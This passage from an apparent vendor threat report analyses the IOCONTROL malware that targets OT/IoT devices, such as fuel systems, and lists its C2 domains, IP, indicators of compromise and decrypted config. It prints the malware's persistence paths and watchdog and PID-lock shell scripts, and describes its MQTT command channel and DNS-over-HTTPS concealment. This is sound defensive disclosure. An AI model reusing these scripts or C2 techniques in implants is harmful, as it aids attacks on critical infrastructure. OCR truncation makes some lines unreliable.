
After finishing the command execution, the malware publishes the response using the `{GUID}/output` topic.

IOCONTROL Flow: Simplified



IOCONTROL Infrastructure

The malware's C2 domain is `uuokhhfsdlk[.]tylarion867mino[.]com,` which resolved to `159[.]100[.]6[.]69`



IOC	Country	Verdict	Description	Type
159[.]100[.]6[.]69	🇩🇪	Malicious	C2 from IOCONTROL. **Services:** MQTT 1883/TCP MQTT 8883/TCP HTTP 15672/TCP	IP Address
uuokhhfsdlk[.]tylarion867mino[.]com		Malicious	Domain found in IOCONTROL. Communication over MQTT on port 8883.	Domain
ocferda[.]com		Malicious	Older DNS records, from around 2023, show that the domain ocferda[.]com	Domain

			was in use and pointed to the same IP address of the C2 159[.]100[.]6[.]69	

Domain

The C2 domain `tylarion867mino[.]com` was registered on Nov. 23rd, 2023. This domain was used by the attackers to set up a C2 infrastructure, allowing them to command and control all devices they infect.

Whois Record for TyLarion867Mino.com

– Domain Profile

Registrar	Onlinenic Inc OnlineNIC, Inc. IANA ID: 82 URL: http://www.onlinenic.com Whois Server: whois.onlinenic.com abuse@onlinenic.com (p) +1.5107698492
Registrar Status	clientTransferProhibited
Dates	293 days old Created on 2023-11-23 Expires on 2024-11-23 Updated on 2023-11-27
Name Servers	ANASTASIA.NS.CLOUDFLARE.COM (has 24,089,762 domains) NEWT.NS.CLOUDFLARE.COM (has 24,089,762 domains)
Domain Status	Registered And No Website
Registrar History	1 registrar
Hosting History	1 change on 2 unique name servers over 1 year

Whois Record (last updated on 2024-09-11)

The Whois record for the attacker's C2 domain name.

The C2 domain address was resolved to `159[.]100[.]6[.]69` at the time of writing this report. This address was hosted in Germany and had MQTT services running on ports 1883 and 8883 and RabbitMQ Management Server running on port 15672. Communications to the C2 server on port 8883 can be either victims reporting to C2 or an operator accessing the server.

Older DNS records, from around 2023, show that the domain `ocferda[.]com` was in use and pointed to the same IP address of the C2 `159[.]100[.]6[.]69`.

Summary

Our analysis shows that the IOCONTROL malware is based on a generic OT/IoT malware framework for embedded Linux-based devices that is utilized and compiled against specific targets as needed. The malware communicates with a C2 over a secure MQTT channel and supports basic commands including arbitrary code execution, self-delete, port scan, and more. This functionality is enough to control remote IoT devices and perform lateral movement if needed.

In addition, IOCONTROL has a basic persistence mechanism over a daemon installation and stealth mechanism, for example the initial payload uses modified UPX packing and the malware uses DNS over HTTPS to hide its C2 infrastructure as much as possible.

This specific sample was extracted from a Gasboy/ORPAK device, which is a fuel system platform. However, IOCONTROL was used to attack IoT and SCADA devices of various types including IP cameras, routers, PLCs, HMIs, firewalls, and more from different vendors such as Baicells, D-Link, Hikvision, Red Lion, Orpak, Phoenix Contact, Teltonika, Unitronics, and others.

IOCONTROL Indicators of Compromise (IoC)

IOC	**Description**	**Type**
159[.]100[.]6[.]69	C2 from IOCONTROL.	IP Address
uuokhhfsdlk[.]tylarion867mino[.]com	Domain found in IOCONTROL. Communication over MQTTs on port 8883.	Domain

ocferda[.]com	Older DNS records, from around 2023, show that the domain ocferda[.]com was in use and pointed to the same IP address of the C2 159[.]100[.]6[.]69	Domain
1b39f9b2b96a6586c4a11ab2fdbff8fdf16ba5a0ac7603149023d73f33b84498	IOCONTROL Initial sample Link to VT	Hash
/usr/bin/iocontrol	Malware executable path	Path
/etc/rc3.d/S93InitSystemd.sh	Malware service path	Path
/tmp/iocontrol	Malware directory for temporary files	Path
/var/run/iocontrol.pid	Malware current process PID file	Path

Appendix 1: Environment Variables (post processing)

Environment Variable	**Value**	**Derived by**	**Used for**
GUID (not environment variable)	855958ce-6483-4953-8c18-3f9625d88c27	Hardcoded	Generating identifiers for the malware
0_0	22e70a3056aa209e90dc5a354edda2c1c3b88f1e4720dc6a090c4617a919447e	SHA256(GUID)	AES-256-CBC key to decrypt the config
0_1	1c3b88f1e4720dc6a090c4617a919447	SHA256(GUID)[31:63]	AES-256-CBC key IV decrypt the config
1	1.0.5	Hardcoded	Malware version
3	5958ce	GUID[2:8]	Value to tell the malware to self delete. Also used as MQTT username

4	3-4953-8c18-3f9625	GUID[12:30]	Also used as MQTT password

Appendix 2: Decrypted Config from sample 1b39f9b2

ID	Data	Description
0	uuokhhfsdlk[.]tylarion867mino[.]com	C2 host (as of Sept 8th resolves to 159[.]100[.]6.69 Frankfurt, Germany)
1	8883	MQTT Secure port
2	XXFrxHMDI1CqmIN5	Currently unknown - maybe previously used username
3	sCgcVpkXixEUTgEJqY708N5w2c42DssIEutp7ZIeNgt17G78iy	Currently unknown - maybe previously used password
4	/hello	MQTT topic to send device info
5	accept: application/dns-json	HTTP Header required by CloudFlare to make DNS over HTTPS (DoH) requ https://developers.cloudflare.com/1.1.1.1/encryption/dns-over-https/make-ap
6	/output	MQTT topic to send command output
7	/push	MQTT Topic to receive commands
8	GET	HTTP method GET
9	POST	HTTP method POST
10	1:01	Reports that the binary is executable via MQTT
11	3:01	Report self-delete via MQTT
12	whoami	Command whoami
13	hostname	Command hostname
14	current_user	JSON key current_user
15	device_name	JSON key device_name
16	device_model	JSON key device_model
17	timezone	JSON key

18	firmware_version	JSON key firmware_version
19	geo_location	JSON key geo_location
20	output	JSON key output
21	params	JSON key params
22	code	JSON key code
23	ORPAK	Vendor name
24	data	Cloudflare DoH JSON response key data - where the IP is resolved {"Status":0,"TC":false,"RD":true,"RA":true,"AD":false,"CD":false,"Questio [{"name":"uuokhhfsdlk.tylarion867mino.com","type":1}],"Answer": [{"name":"uuokhhfsdlk[.]tylarion867mino[.]com","type":1,"TTL":300,"data'
25	Answer	Cloudflare DoH JSON response Answer data - the DNS response {"Status":0,"TC":false,"RD":true,"RA":true,"AD":false,"CD":false,"Questio [{"name":"uuokhhfsdlk[.]tylarion867mino[.]com","type":1}],"Answer": [{"name":"uuokhhfsdlk[.]tylarion867mino[.]com","type":1,"TTL":300,"data'
26	1.1.1.1:443/dns-query?name=	URL to resolve DNS over HTTPS (DoH) https://developers.cloudflare.com/1.1.1.1/encryption/dns-over-https/make-ap curl --http2 --header "accept: application/dns-json" "https://1.1.1.1/dns-query
27	/dev/urandom	Linux path to get random data
28	/tmp/	Linux path for /tmp
29	.txt	Suffix .txt
30	2>&1	Linux bash syntax to redirect stderr to stdout
31	> /dev/null 2>&1 &	Linux bash syntax to redirect both stderr and stdout to /dev/null and run the e background
32	version	JSON key sent in MQTT hello
33	date +%Z	Command date
34	%Y/%m/%d %H:%M:%S	Date format
35	ptrace	ptrace function to debug

36	system	System function to execute code given a remote command
37	libc.so.6	libc library
38	/tmp/iocontrol/	Malware path for temporary files
39	/tmp/iocontrol.log	Malware log path
40	iocontrol	Malware name - iocontrol
41	/etc/rc3.d/S93InitSystemd.sh	Malware path for its daemon/service (persistency) - this will run the malware
42	uname -v	Command uname -v uname -v > /tmp/{RANDOM_16_chars}.txt 2>&1
43	uname -r	Command uname -r
44	#!/bin/sh iocpid=/var/run/iocontrol.pid if [-f "$iocpid"] && kill -0 $(cat "$iocpid") 2>/dev/null; then exit 1 fi echo $$ > "$iocpid"	Bash script deployed by the malware to stop the running instance
45	/usr/bin/iocontrol	Malware full path location
46	/etc/rc3.d/	Linux path for system daemons/services - this is where the init script for runr located

47	trap "rm -f $iocpid" EXIT
	while true; do
	if ! pidof "iocontrol" > /dev/null; then
	    iocontrol >/dev/null 2>&1 &
	fi
	sleep 5
	done
		Bash script deployed by the malware to make sure it’s running - watchdog

Source: https://claroty.com/team82/research/inside-a-new-ot-iot-cyber-weapon-iocontrol